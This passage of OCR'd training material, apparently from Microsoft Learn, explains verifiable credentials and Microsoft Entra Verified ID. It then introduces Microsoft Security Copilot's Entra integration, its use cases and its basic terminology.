
Why do we need it?

In the digital world, transactions are increasingly done over the web and often require individuals to make claims or assertions that organizations can digitally verify. The current process of obtaining and presenting a digital credential that can make a verifiable claim can be difficult and cumbersome. In addition, a digital credential serves as a digital identity. Once you use that online digital identity to access the desired service or make an online transaction, it’s common you begin to get targeted advertisements and emails for services for which you never signed up. That’s because it’s hard to retain control of your identity once you've shared it in exchange for access to a service.

Individuals and businesses need a way to express their qualifications and/or personal information, that is, our digital identities, over the web in a manner that is cryptographically secure, compliant to privacy requirements, and machine readable for verification. Additionally, individuals and organizations want to be able to control how and when their digital identities are used and shared. Verifiable credentials help address these challenges.

How it works

This diagram illustrates the participation of three parties in a verifiable credential's interaction. This solution automates verification of identity credentials and claims.



- The issuer is an organization that attests to claims and grants digitally signed credentials to the user. An issuer can be an identity verification provider, a government agency, an employer, a university, or any other organization that can provide proof of the user's credential.
- The user receives and approves the credentials obtained from the issuer, stores and manages credentials in their digital wallet, and presents it to the verifier. The credential claims are cryptographically signed with the user's private key.
- The verifier is an organization that requests proof and, upon receipt, verifies that the claims in the credentials satisfy requirements. A verifier could be a prospective employer, and airline, mortgage company, or any organization that is requesting proof of the user's credential.

Supporting it all is a verifiable data registry. The underlying verifiable data registry is a collection of systems involved in creating and recording meta data that are used with verifiable credentials, including public keys. These systems are usually distributed networks, such as distributed ledgers, blockchains, distributed file systems, or other trusted data storage. The way to think about the verifiable data registry is as an underlying network that represents a trust system. The verifier interacts with the data registry to read the meta-data associated with the credential to then verify the credential that is presented by the user.


A common scenario with any credential is that the credential may expire, or the issuer may need to revoke that credential. The standard for verifiable credentials includes property fields in the credential to account for these scenarios.

Visit https://aka.ms/vcdemo for a more complete demonstration of an onboarding verifiable credential scenario. Also, the summary and resources section of this module includes a link to the training content that describes concepts behind Microsoft Entra Verified ID.

Describe Microsoft Entra integration with Microsoft Security Copilot


Microsoft Entra integrates with Microsoft Security Copilot.

Businesses that are onboarded to Copilot and whose users have the appropriate role permissions can take advantage of this integration by enabling the Microsoft Entra plugin.




With the Entra plugin enabled, security analysts can instantly get a risk summary, steps to remediate, and recommended guidance for each identity at risk, in natural language. Analysts can use Copilot to guide in the creation of a lifecycle workflow to streamline the process of creating and issuing user credentials and access rights. These and many other Entra capabilities are supported by Copilot.

Microsoft Entra capabilities in Copilot are built-in prompts that you can use but you can also enter your own prompts based on the capabilities supported.



Microsoft Entra integration with Copilot can also be experienced through the embedded experience, referred to as Microsoft Copilot in Microsoft Entra.

For example, the risky users' report, available from the Microsoft Entra admin center under Identity protection, embeds the capabilities of Microsoft Security Copilot to summarize a user's risk level, provide insights relevant to the incident at hand, and provide recommendations for rapid mitigation.



Learn more

For more information about the topics raised in this module, see:

- What is Microsoft Entra ID Governance?
- Microsoft Entra access reviews
- What is entitlement management?
- Azure terms of use statements

- Microsoft Entra Privileged Identity Management
- What is Identity Protection?
- Microsoft Copilot in Microsoft Entra
- Describe the concepts behind Microsoft Entra Verified ID

Microsoft security solutions

Microsoft Security Copilot

Get acquainted with Microsoft Security Copilot

The top security challenges organizations face include:

- An increase in the number and sophistication of attacks.
- A talent shortage that is driving the need for automation, integration, and consolidation of security tools.
- Visibility into security, privacy, compliance, and governance.

Organizations need to act quickly to address all the security challenges they face, but working at human speed, even if there weren't a talent shortage, isn't enough. Organizations need to work at machine speed.

Microsoft Security Copilot is an AI-powered, cloud-based security analysis tool that enables analysts to respond to threats quickly, process signals at machine speed, and assess risk exposure more quickly than may otherwise be possible.

Use cases

Security Copilot focuses on making the following highlighted use cases easy to use.


- Investigate and remediate security threats - gain context for incidents to quickly triage complex security alerts into actionable summaries and remediate quicker with step-by-step response guidance
- Build KQL queries or analyze suspicious scripts - eliminate the need to manually write query-language scripts or reverse engineer malware scripts with natural language translation to enable every team member to execute technical tasks

- Understand risks and manage security posture of the organization - get a broad picture of your environment with prioritized risks to uncover opportunities to improve posture more easily
- Troubleshoot IT issues faster - synthesize relevant information rapidly and receive actionable insights to identify and resolve IT issues quickly
- Define and manage security policies - define a new policy, cross-reference it with others for conflicts, and summarize existing policies to manage complex organizational context quickly and easily
- Configure secure lifecycle workflows - build groups and set access parameters with step-by-step guidance to ensure a seamless configuration to prevent security vulnerabilities
- Develop reports for stakeholders - get a clear and concise report that summarizes the context and environment, open issues, and protective measures prepared for the tone and language of the report's audience


These use cases represent just a few of the capabilities that Copilot delivers and that helps make analysts more productive and also helps up-level them.

Standalone and embedded experience

You can experience Copilot through the dedicated site, also referred to as the standalone experience. Users interact with Copilot through the prompt bar. In the prompt bar, users make requests in natural language and receive response outputs as text, images, or documents.



Additionally, some Microsoft security products embed Copilot capabilities directly within the products' user interface. This experience is referred to as the embedded experience. Microsoft Defender XDR, for example, enables Copilot capabilities including summarizing incidents, analyzing scripts, generating KQL queries, and more.



More information on both the standalone and embedded experience are covered in subsequent modules. Images shown throughout the rest of this module are based on the standalone experience.

Watch this short video for a summary of the users' experiences that Security Copilot offers.

Natural language processing (NLP)

Copilot is built using Azure OpenAI Services and is designed to integrate with existing security tools and processes, making it easier for organizations to improve their overall security posture. Azure OpenAI Services provides REST API access to OpenAI's powerful large language models (LLMs) for natural language processing (NLP), while providing security capabilities of Microsoft Azure.


With access to the powerful LLMs for NLP, Copilot is able to read, decipher, and make sense of human languages, enabling users to securely interact with it using natural language. Although the LLMs are trained on a vast amount of information that endows Copilot with broad general knowledge and problem solving abilities, it’s not enough. Security analysts expect their copilot to be trained on security and that is where the integration with existing security tools and processes comes into play.

Integration with Security-specific sources

Copilot combines powerful LLMs with security-specific sources from Microsoft. These security-specific sources are informed by Microsoft’s unique global threat intelligence, more than 65 trillion daily signals, and incorporates information from a

growing set of security solutions using plug-ins and connections to knowledge bases. Through plug-ins, Copilot integrates with Microsoft's own security products, non-Microsoft products, and open-source intelligence feeds. Connections to an organization's knowledge bases gives Copilot more context, resulting in responses that are more relevant, specific, and customized to the user. Through the powerful combination of advanced general models and security specific sources, Copilot is able to learn at machine speed to help analysts identify and respond to emerging threats.

The information you give Copilot will only be accessible to your organization. Your data is your data, and it's protected by comprehensive enterprise compliance and security controls. Your data isn't used to train the foundation AI models.



Microsoft Security Copilot is the first security product to enable defenders to move at the speed and scale of AI.

Describe Microsoft Security Copilot terminology

In this unit, we introduce you to some basic terminology.

Terminology

The following terms are important for understanding the way Microsoft Security Copilot works:

- Session – A particular conversation within Copilot. Copilot maintains context within a session.
- Prompt – A specific statement or question within a session. A user enters a prompt in the prompt bar.
- Capability – A function Copilot uses to solve part of a problem. A capability may sometimes be referred to as a skill.
- Plugin – A collection of capabilities by a particular resource.
- Workspace - Copilot workspaces are separate Copilot work environments within the tenant in which your Copilot instance is operating.
- Agents - Microsoft Security Copilot agents are AI-powered tools that autonomously manage security and IT tasks, enhancing threat response, reducing manual workloads, and improving efficiency across cybersecurity operations at scale.
- Orchestrator – Copilot's system for composing capabilities together to answer a user's prompt.

Prompt bar and sessions

At the center of Security Copilot is the prompt bar. You use the prompt bar to tell Copilot what insights you want from your security data, this is referred to as the prompt. In other words, the prompt is the text-based, natural language input you provide in the prompt bar that instructs Copilot to generate a response. Although you interact with Copilot in natural language, it's helpful to be specific in the prompts (specific questions or statements) that you provide. For those that are relatively new to the security analyst role and engaging with AI, effective prompting may take some practice. For this reason, Copilot provides promptbooks that provide a series of preselected prompts and prompt suggestions (more details on this in a subsequent module).

As you make requests and as Copilot responds, you may have some follow-up requests. The entirety of the dialog is referred to as a session. Copilot maintains context within a session.


Plugins and capabilities

